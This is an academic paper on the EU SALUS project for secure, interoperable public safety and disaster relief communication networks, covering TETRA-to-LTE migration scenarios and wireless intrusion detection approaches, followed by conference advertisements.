Next generation PPDR communication networks are required to deal with legacy/obsolescence issues, interoperability challenges and requirements for robust and reliable broadband data. The newly funded EU FP 7 project SALUS (Security And Interoperability in Next Generation PPDR CommUnication InfrastructureS) aims to cover the full techno-economic scope regarding development and deployment of these next generation communication networks for PPDR by focusing on integration with and migration to 4G wireless communication networks. During the SALUS project, technology options will be analyzed for different scenarios for deployment, operation and management. Moreover, a number of technical aspects such as; security, resilience, quality of service (QoS), inter-systems handover, and privacy support, will be thoroughly investigated to solve issues of interoperability with legacy TETRA/TETRAPOL networks, security and scalability of future networks.

In this paper we discuss the reference scenarios used in SALUS, PPDR communication architecture and an intrusion detection approach that will be developed to provide security to the PPDR infrastructure.

REFERENCE SENARIOS AND PPDR ARCHITECTURE

The vision of the SALUS is to enable reliable, robust and secure mobile broadband communication for a wide variety of PPDR applications. The consortium has defined three reference scenarios for PPDR agencies to investigate and accomplish the objectives of SALUS. Use cases and requirements together with PPDR end-users will be derived from these reference scenarios. A description of the 3 reference scenarios: City security, Temporary protection and Disaster recovery that will be considered in the project are discussed below.

CITY SECURITY SCENARIO

The city scenario explores the management of a public disorder event with permanently deployed PPDR infrastructure in a city location. This scenario considers secure communications needs for voice, video and data application-services used by first responders during their normal day to day activities and will

be supported by a combination of popular current PMR technologies (TETRA and TETRAPOL) and commercial network technology (4G). The services and application requirement of the PPDR end users are defined and how the availability of these services is affected by major disorderly and security incidents in a city are investigated.

TEMPORARY PROTECTION SCENARIO

The temporary protection scenario considers the management of public disorder in a sport arena with a combination of permanent and temporary PPDR infrastructure. This scenario will consider communication needs for voice, data and multimedia services in conventional permanent infrastructure of PPDR systems as well as ad-hoc PPDR communication system. It will investigate interoperability with state-of-the-art technologies (e.g. LTE, long range Wi-Fi ad-hoc networks, BANs, and PMR broadband) and emerging technologies in order to provide adequate operational communication capacities with sufficient security and privacy needs for the event management.

DISASTER RECOVERY SCENARIO

The disaster recovery scenario examines PPDR communications requirements for both short and medium time periods, where all existing infrastructure has been rendered unserviceable by a man-made or natural disaster. It focuses on the secure communications needs for voice, video and data applications-services required by Rescue Workers, Military, Police, Fire, Ambulance and other rescue workers during a significant disaster where all or a major part of the existing PPDR communications infrastructure has been destroyed. It identifies the applications and services that can be introduced using local deployable data networks, such as video from aircraft, location based asset management and mapping. This include how securely deployable solutions integrate into existing PPDR with a holistic communication capability, which addresses voice, video and data needs, either locally at the incident, or as remote situational awareness and management system.




Figure 2. High level architecture of the PPDR system

Figure 2. illustrates a high level architecture of the PPDR system and how the different communication technologies envisaged for future PPDR systems interact with a dynamic gateway. Conventional TETRA/ TETRAPOL, private and public LTE networks will be engineered to be interoperable and form a heterogeneous network with capability to support good quality voice, data and multimedia traffic. The command and

control centre will handle and process a variety of applications based on IP based networking and maintains communications links with the field agents. The security of the entire architecture requires robust and fortified security mechanisms to guarantee seamless communications.

SECURITY VIA INTRUSION DETECTION

A main technical objective of SALUS is to design a secure architecture for next generation PPDR communication networks. In line with this goal to develop a secure PPDR communication network, wireless intrusion detection systems can be used as a second wall of defense in addition to the end-to-end security mechanisms for interoperable PPDR communication systems. Intrusion detection systems (IDS) could be used to detect attacks to the network as soon as possible and take, when feasible, appropriate actions to stop them. Although intrusion detection has been a popular research topic for decades, advancements in wireless intrusion detection are not yet promising.

In a PPDR communication networks, mobile nodes that are equipped with IDSs operate in promiscuous mode to continuously or periodically monitor and analyse the traffic sent by their neighbours in order to detect malicious packets. This can be done by either using a misuse-based or anomaly-based detection system depending on the network security management strategies. More details about misuse and anomaly based intrusion detection will be discussed later in this section.

Mobile wireless intrusion detection nodes (devices) monitor the activities that occur in the network to detect violations of a security policy of the PPDR infrastructure. During the recent past, wireless intrusion detection has received considerable motivation owing to the following reasons [2] [3] [4]:

1. If an intrusion is detected quickly enough, an intruder can be identified quickly and ejected from the network before any damage is done or any data is compromised. Even if the detection is not sufficiently timely to pre-empt the intruder, the sooner that the intrusion is detected, the less is the amount of potential damage done and the more quickly recovery can be achieved.
2. An effective intrusion detection system can serve as a deterrent, acting to prevent intrusion.
3. Intrusion detection enables the collection of information about intrusion techniques that can be used to analyse the new threats and to strengthen the intrusion prevention facility.

Along with the above motivations, the intention of intrusion detection can be summarized as follows:

1. Detect as many types of attacks as possible (thereby increase the detection rate).
2. Detect intrusions as accurately as possible, thereby reducing the number of false alarms (incorrectly identified events as intrusions).
3. Detect attacks in the shortest possible time, thereby reducing the damage of the attacks.

The above requirements have prompted researchers to develop various types of wireless IDS that fulfill the above goals, which may help to prevent PPDR communication systems from attacks.

In the case of a wired LAN (local area network) the level of security provided by the physical infrastructure is usually sufficient. Adding the technology of wireless transmission, however will add vulnerabilities that wired networks are not designed to deal with. Malicious users (or mobile nodes) attack the vulnerabilities of the wireless network by using a sequence of events to break in to the PPDR system [5] [6]. These events result in characteristics that are defined by patterns of attack. The goal of any machine learning based intrusion detection technique is to analyze the input event data and to detect patterns that would reflect possible threats to the PPDR infrastructure. The core process of threat identification by machine learning based intrusion detection is illustrated in Figure 3.

According to the detection principle used for the process shown in Figure 3, intrusion detection techniques can be classified into following main modules (but not limited to): Signature detection (misuse detection) and Anomaly detection.




Figure. 3. Core process of intrusion detection via machine learning

Detection principles of each module are discussed in the following subsections.

SIGNATURE DETECTION (MISUSE DETECTION)

Signature detection, also known as misuse detection generates alarms when a known attack occurs in the network. In this technique the behavior of the system is compared with unique patterns and characteristics of known attacks, called signatures. This is typically done by measuring the similarity between the input events and signatures of known attacks. If a match is found, an alarm is triggered. As a result, known attack can be detected immediately with a low false-positive rate. However, if there is no similarity match, the event is classified as normal behavior of the wireless network and the detection approach will search for further patterns. Thus, signature detection can only detect known attacks.

Figure 4 illustrates the approach of signature detection. Signature detection heavily relies on the prior knowledge of attack signatures. Thus the effectiveness of the detection mechanism relies on a frequent updating of the signature database.





Figure. 4. Signature detection approach

ANOMALY DETECTION

Anomaly detection is an IDS triggering method that generates alarms when an event behaves different from the expected behavior patterns. Thus this can be defined as a problem of finding patterns in data that are different to the expected behavior of a system. Figure 5 illustrates the anomalous data patterns in a simple 2-dimensional data set. In this example the data has two normal regions, N1 and N2.



Data that sufficiently deviate from these regions, i.e. point A1, point A2 and region A3 are considered as anomalies. The anomaly detection approach has two main steps: training and detection. In the training step, machine-learning techniques are used to generate a profile of normal behaviors that define the healthy PPDR infrastructure. During the detection process, event records, which deviate from normal profiles, are classified as attacks. Unlike signature detection, anomaly detection has the potential to detect novel attacks. However, anomaly detection typically has a high false-positive rate. This is because in anomaly detection, any sufficient deviation from the base line is flagged as an intrusion. Thus it is likely that non-intrusive behavior that falls outside the normal region generates an alarm, resulting in a false-positive.

Figure 5. Anomalies in a simple 2-dimensional data set

CHALLENGES IN INTRUSION DETECTION IN PPDR COMMUNICATION SYSTEMS

Although IDS have been successful in fixed wired networks it is very difficult to apply similar IDS in wireless networks. This is mainly due to the lack of infrastructure that is present in the fixed wired networks. As a result many network based IDS that rely on real time traffic data (provided by a centralized monitoring node, e.g. router) cannot function well in the wireless environment. Wireless ad-hoc networks, as in PPDR communication networks, does not have traffic concentration nodes to collect data from the entire network.

At a given time the only available data will be limited to communication activities within a limited range and the IDS should be intelligent to process partial and localized information. Also, it is difficult to distinguish between normal and anomaly behavior in PPDR communication systems. For example a mobile node that sends invalid (false) routing information may be due to been compromised by an attack or it could also be out of sync due to unpredictable physical movements of the mobile node. Thus there is no clear separation between normal and anomaly behavior and as a result actual and false alarms are difficult to differentiate.

Furthermore, when developing intrusion detection systems for PPDR communication systems, disconnections in communication links are very common and are often part of the normal behavior of the system. Reasons for this may be due to limited bandwidth, slower links and battery power constrains of the mobile devices.

All the above reasons suggest that wireless IDS for PPDR communication should be developed taking into account the above characteristics and constrains. In summary, the following research questions must be answered in order to develop an appropriate wireless IDS for PPDR communication systems:

1. What parameters/features should be included in the intrusion detection architecture such that is in line with the characteristics of the mobile devices of the PPDR communication system?
2. How to derive a good model of activities that can be used to separate true anomalies from the normal behavior of the PPDR communication systems?
3. What are the appropriate traffic data sources? How to detect possible intrusions based on partial and localized information? If the amount of data is insufficient, what further processing can be used?

Finally if the appropriate IDS is developed the following characteristics must be fulfilled if security is desired for the PPDR communication system [7].

- Confidentiality: assurance that the message sent is readable only by the intended recipient (i.e. protection against interception, or eavesdropping)
- Authenticity: assurance that the message originates from the claimed entity (i.e. protection against spoofing, or impersonation)
- Integrity: assurance that the message has not changed in transmission (i.e. protection from transmission errors and/or intended modification of message)
- Availability: assurance that the data will be available whenever and wherever required (i.e. protection against denial of service or poor reliability)

SALUS will attempt to address the above questions in order to achieve the above discussed design goals. The project intends to enhance the currently available intrusion detection algorithms such that they can be applied in PPDR broadband networks. In particular, SALUS will develop and validate approaches, methods and techniques for flow based intrusion detection within the context of PPDR multi-cast and mobile wireless systems.

CONCLUSION

A newly funded EU FP7 project SALUS is underway to design, implement and evaluate a next-generation communications network concept for PPDR agencies, supported by network operators, industry and academic partners. SALUS will provide security, privacy, QoS, seamless mobility, and reliability support for mission-critical professional mobile radio voice and broadband data services, as mentioned in the project website [8]. This paper discusses the PPDR architecture, reference scenarios and highlights some security aspects of the 3-year research project. The distributed framework of the project will ensure an operational deployment in PPDR communication system security and will improve the European next-generation communications network strategy for PPDR agencies.

ACKNOWLEDGMENT

The authors would like to thank the partners of the SALUS consortium and acknowledge the funding support from European Framework-7 Program for the project (Grant no. 313296).

REFERENCES

- [1] John Ure, Public Protection and Disaster Relief (PPDR) Services and Broadband in Asia and the Pacific: A Study of Value and Opportunity Cost in the Assignment of Radio Spectrum, TRPS, TRP Corporate, May 2013.
- [2] S.V. Sabnani, Computer Security: A Machine Learning, Approach, Technical report, 2008
- [3] William Stallings, Network Security Essentials: Applications and Standards (3rd Edition), Prentice Hall, 2006.
- [4] S.L.P. Yasakethu, J. Jiang, Real time Intrusion Detection for Critical Infrastructure Protection: CockpitCI Approach, eForensics magazine Network, Vol. 1, No. 4, December 2012
- [5] L. O'Murchu N. Falliere. W32.Stuxnet dossier, Symantec White Paper, February 2011.
- [6] S. Bologna, and R. Setola, "The Need to Improve Local Self-Awareness in CIP/CIIP", Proc. of First IEEE International Workshop on Critical Infrastructure Protection (IWCIP 2005), pp. 84-89, Darmstadt, Germany, 3-4 November 2005.
- [7] Oliver Poblete, An Overview of the Wireless Intrusion Detection System, Research on Topics in Information Security, January 2005.
- [8] SALUS project web site: <http://www.sec-salus.eu/>

ABOUT THE AUTHORS

S.L.P. Yasakethu

Wireless Multimedia & Networking Research Group
Faculty of Science, Engineering and Computing (SEC)
Kingston University London, KT1 2EE London, UK
I.yasakethu@kingston.ac.uk

O.Adigun

Wireless Multimedia & Networking Research Group
Faculty of Science, Engineering and Computing (SEC)
Kingston University London, KT1 2EE London, UK
o.adigun@kingston.ac.uk

C. Politis

Wireless Multimedia & Networking Research Group
Faculty of Science, Engineering and Computing (SEC)
Kingston University London, KT1 2EE London, UK
c.politis@kingston.ac.uk



SharePoint is at the Crossroads – Which Way Will You Go?

SharePoint in the cloud or on premises? Or both? Come to SPTechCon Austin 2015 and learn about the differences between Office 365, cloud-hosted SharePoint, on-premises SharePoint, and hybrid solutions and build your company's SharePoint Roadmap!

For developers, the future means a new app model and new app paradigms. For IT pros and SharePoint admins, it's trying to retain control over an installation that's now in the cloud. For information workers and their managers, it's about learning how to work 'social.' But it's not for everyone.

Where do you need to be?

The answer is simple: SPTechCon Austin. With a collection of the top SharePoint MVPs and expert speakers, more than 80 classes and tutorials to choose from and panels focused on the changes in SharePoint, SPTechCon will teach you how to master the present and plan for the future.

Migrate to SharePoint 2013! Prepare for Office 365!
Build Your Hybrid Model!

A **BZ Media** Event

SPTechCon™ is a trademark of BZ Media LLC. SharePoint® is a registered trademark of Microsoft.



February 8-11, 2015
Renaissance Austin Hotel

80+ Classes

40+ Microsoft Expert Speakers

**Get Your Texas-Sized Registration Discount—
Register NOW!**

www.sptechcon.com

Big Data Gets Real in Boston!

**People are talking about
BigData TechCon!**



"Big Data TechCon is a great learning experience and very intensive."

—Huaxia Rui, Assistant Professor,
University of Rochester




**"Get some sleep beforehand,
and divide and conquer the packed
schedule with colleagues."**

—Paul Reed, Technology Strategy & Innovation, FIS



**"Worthwhile, technical, and a breath of
fresh air."**

—Julian Gottesman, CIO, DRA Imaging



**"Big Data TechCon is definitely worth the
investment."**

—Sunil Epari, Solutions Architect, Epari Inc.

BigData TECHCON

April 26-28, 2015

Seaport World Trade Center Hotel



Choose from 55+ classes and tutorials!

Big Data TechCon is the HOW-TO technical conference for professionals implementing Big Data solutions at their company

Come to Big Data TechCon to learn the best ways to:

- Process and analyze the real-time data pouring into your organization
- Learn how to extract better data analytics and predictive analysis to produce the kind of actionable information and reports your organization needs.
- Come up to speed on the latest Big Data technologies like Yarn, Hadoop, Apache Spark and Cascading
- Understand HOW to leverage Big Data to help your organization today

www.BigDataTechCon.com

Big Data TechCon™ is a trademark of BZ Media LLC.

A **BZ Media** Event